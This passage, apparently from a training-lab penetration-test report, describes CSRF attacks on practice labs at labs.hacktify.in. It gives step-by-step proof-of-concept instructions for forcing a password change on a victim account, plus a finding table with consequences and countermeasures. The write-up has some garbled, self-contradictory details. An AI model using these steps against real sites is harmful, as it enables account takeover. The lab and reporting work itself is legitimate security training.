


6.To use the command firefox filename.html to create the phishing link, when someone click that button to password will change.




7.Now click that to password will change successful and it was reflected in victim account login url page.

If wants to work CSRF attack only user was login at that time on that url is possible.




8.When I use my old victim account password that not working.



9.After I used my new hacked password to login.

And have some sensitive information about victim and that was gathered successfully.




2.4. Get Me or Post Me!

Reference	**Risk Rating**
Get Me or Post Me!	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
The application allows **password changes via both GET and POST methods**, making it vulnerable to **CSRF attacks via GET requests**. This flaw allows an attacker to force a victim to execute unauthorized actions just by visiting a malicious link. **Attacker:** rat@gmail.com | Password: rat || **Victim:** cat@gmail.com | Password: cat	
How It Was Discovered	
1.Tested password change using a **GET request** while logged in as an attacker. 2.Observed that the request **changed the attacker's own password**. 3.Modified the request to **POST**, which allowed changing any user's password. 4.Successfully **reset another user's password without their knowledge**.	


Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php
Consequences of not Fixing the Issue
Silent Password Resets: An attacker can trick a victim into clicking a link and unknowingly change their password. **Account Takeover:** Attackers can lock users out of their accounts. **Session Persistence Exploits:** If combined with weak session handling, attackers could maintain access after the reset.
Suggested Countermeasures
-**Disallow GET requests for sensitive operations** (like password changes). -**Enforce CSRF tokens with strong validation**. -**Use Referer and Origin headers for verification**. -**Prompt for the old password before allowing a change**.
References
OWASP CSRF Prevention Cheat Sheet

Proof of Concept :


1.Create the account for victim like rat@gmail.com.




2.To check the victim account is login or not.




3.Then create account for attacker for testing the cross-site requrest forgery.




4.Now ,Login the attacker account to see any other ways to get js action request.





5.Click the change password button and create new password on attacker account.




6.To capture the change password request and make CSRF poc for attack victim account and change user password.


Burp Suite Professional v2024.12.1 - Temporary Project - licensed to h3110w0r1d
Request
Pretty
Raw
Hex
GET /HTML/csrf_lab/lab_6/passwordChange.php HTTP/2
Host: labs.hacktify.in
